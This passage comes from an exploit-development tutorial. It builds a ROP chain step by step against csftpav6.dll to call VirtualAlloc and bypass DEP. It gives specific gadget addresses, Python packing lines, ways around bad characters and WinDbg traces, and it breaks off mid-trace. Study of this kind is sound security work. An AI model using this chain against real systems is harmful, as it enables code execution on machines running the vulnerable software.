
Figure 10.19 - After ret: execution continues to the next gadget in our chain. EAX contains our stack reference, ready for arithmetic.
10.3 Gadgets 3-4: Calculating the Skeleton Address
The function skeleton starts at offset -0x1C from the captured ESP value. We need to subtract 0x1C from EAX to get the skeleton’s address. However, 0x0000001C contains null bytes - a bad character. Instead, we add the negative equivalent 0xFFFFFFE4 (which is -0x1C in two’s complement), and that value contains no bad characters.
We use two gadgets: first, pop ecx; ret at 0x505115a3 to load 0xFFFFFFE4 into ECX, then add eax, ecx; ret at 0x5051579a to add ECX to EAX.
1
2
3
rop += pack("<L", (0x505115a3))  # pop ecx; ret
rop += pack("<L", (0xffffffe4))  # -0x1C (negative to avoid null bytes)
rop += pack("<L", (0x5051579a))  # add eax, ecx; ret

Figure 10.20 - Gadgets 3-4 added: pop ecx loads -0x1C (as 0xFFFFFFE4) into ECX, then add eax, ecx adjusts EAX to point at the function skeleton.
We set a breakpoint and verify the operation:

Figure 10.21 - Breakpoint set on the pop ecx gadget at 0x505115a3.
After sending the exploit and hitting the breakpoint:

Figure 10.22 - The breakpoint hits at pop ecx. The next value on the stack (0xFFFFFFE4) will be loaded into ECX.
After stepping through pop ecx:
1
p

Figure 10.23 - ECX now contains 0xFFFFFFE4, which is the two’s complement representation of -0x1C. Adding this to EAX will effectively subtract 0x1C.
We continue to the add eax, ecx gadget:

Figure 10.24 - Execution continues to the add eax, ecx gadget at 0x5051579a.
After the addition:
1
p

Figure 10.25 - After add eax, ecx: EAX has been adjusted by -0x1C. The value in EAX should now point to the beginning of our function skeleton.
We verify that EAX now points to the skeleton:
1
dd 0d40e300

Figure 10.26 - Dereferencing the address in EAX shows our dummy VirtualAlloc skeleton values (0x45454545, 0x46464646, etc.). The calculation is correct - EAX points to the start of our function skeleton.
Result: EAX now points to the beginning of the VirtualAlloc skeleton on the stack.
10.4 Gadget 5: Save Skeleton Pointer - push eax; pop esi; ret
We need the skeleton address in ESI for subsequent write operations. The gadget at 0x50537d5b copies EAX to ESI via push/pop:
1
rop += pack("<L", (0x50537d5b))  # push eax; pop esi; ret

Figure 10.27 - Gadget 5 saves the skeleton pointer from EAX to ESI via push eax; pop esi; ret.
We set a breakpoint and verify:
1
bp 0x50537d5b

Figure 10.28 - Breakpoint set on the push eax; pop esi; ret gadget.
After hitting the breakpoint:

Figure 10.29 - The breakpoint hits at push eax. EAX contains the skeleton address that will be transferred to ESI.
After stepping through push eax:
1
p

Figure 10.30 - After push eax: the skeleton address is now on top of the stack, ready to be popped into ESI.
We verify the value is on the stack:
1
dd esp L1

Figure 10.31 - The skeleton address is visible on top of the stack after push eax.
After pop esi:
1
p

Figure 10.32 - After pop esi: ESI now contains the skeleton address. ESI is our write pointer - we will use it to patch each skeleton slot.
Result: ESI now points to skeleton[0] - the VirtualAlloc address slot.
10.5 Gadgets 6-10: Resolving VirtualAlloc from the IAT
This is the most complex part of the chain. We need to:
- Load the IAT address of VirtualAlloc into EAX
- Dereference it to get the actual function address
- Write that address into
skeleton[0]
First, we open csftpav6.dll in IDA Pro and check the Imports tab to confirm that VirtualAlloc is imported by this module. If the function is in the import table, we can use its IAT entry to resolve the runtime address dynamically.

Figure 10.33 - IDA Pro’s Imports tab for csftpav6.dll showing that VirtualAlloc is imported from kernel32.dll. The IAT entry address is fixed within this module, even though the actual function address in kernel32.dll changes on each reboot due to ASLR.
The IAT entry address is confirmed: the function pointer for VirtualAlloc lives at a fixed offset within csftpav6.dll. Since this module has no ASLR, the IAT entry address is predictable across reboots. The value stored at that address (the actual VirtualAlloc function pointer) changes due to kernel32.dll’s ASLR, but the IAT entry itself is always at the same location. From IDA Pro, we determine the IAT entry is at address 0x5054A220:

Figure 10.34 - IDA Pro showing that VirtualAlloc is in csftpav6.dll’s import table. The IAT entry at 0x5054A220 contains a pointer to the actual VirtualAlloc function in kernel32.dll. However, note that the address ends in 0x20, which is a bad character (space).
There is a problem: the IAT address 0x5054A220 ends with 0x20, which is one of our bad characters. We cannot embed 0x20 directly in our exploit buffer. The solution is to use 0x5054A221 (IAT + 1) instead, and then subtract 1 with a gadget. This is a common trick when gadget addresses or constants contain bad characters.
1
2
3
4
5
6
rop += pack("<L", (0x5053a0f5))  # pop eax; ret
rop += pack("<L", (0x5054A221))  # VirtualAlloc IAT + 1 (avoids 0x20 bad char)
rop += pack("<L", (0x505115A3))  # pop ecx; ret
rop += pack("<L", (0xffffffff))  # -1 into ecx
rop += pack("<L", (0x5051579a))  # add eax, ecx; ret (EAX = IAT + 1 + (-1) = IAT)
rop += pack("<L", (0x5051f278))  # mov eax, dword [eax]; ret (dereference IAT)
First, pop eax loads the IAT address + 1 into EAX. Then pop ecx loads -1 into ECX. Then add eax, ecx subtracts 1 from EAX, giving us the correct IAT address. Finally, mov eax, dword [eax] dereferences the IAT entry, loading the actual VirtualAlloc function address into EAX.

Figure 10.34 - The IAT resolution gadget chain: load IAT+1, subtract 1 to avoid the bad char, then dereference to get VirtualAlloc’s actual address.
We trace through each gadget. After pop eax:
1
bp 0x5053a0f5

Figure 10.35 - Breakpoint set on pop eax to trace IAT resolution.
After stepping through pop eax:
1
p

Figure 10.36 - EAX contains 0x5054A221, which is the VirtualAlloc IAT entry address plus 1. We added 1 to avoid the bad character 0x20.
Continuing to pop ecx:

Figure 10.37 - Execution continues to pop ecx, which will load -1 (0xFFFFFFFF) into ECX.
After pop ecx:
1
p

Figure 10.38 - ECX now contains 0xFFFFFFFF (-1). Adding this to EAX will correct the IAT address from 0x5054A221 back to 0x5054A220.
Continuing to add eax, ecx:

Figure 10.39 - Execution reaches add eax, ecx, which will fix the IAT address.
After the addition:
1
p
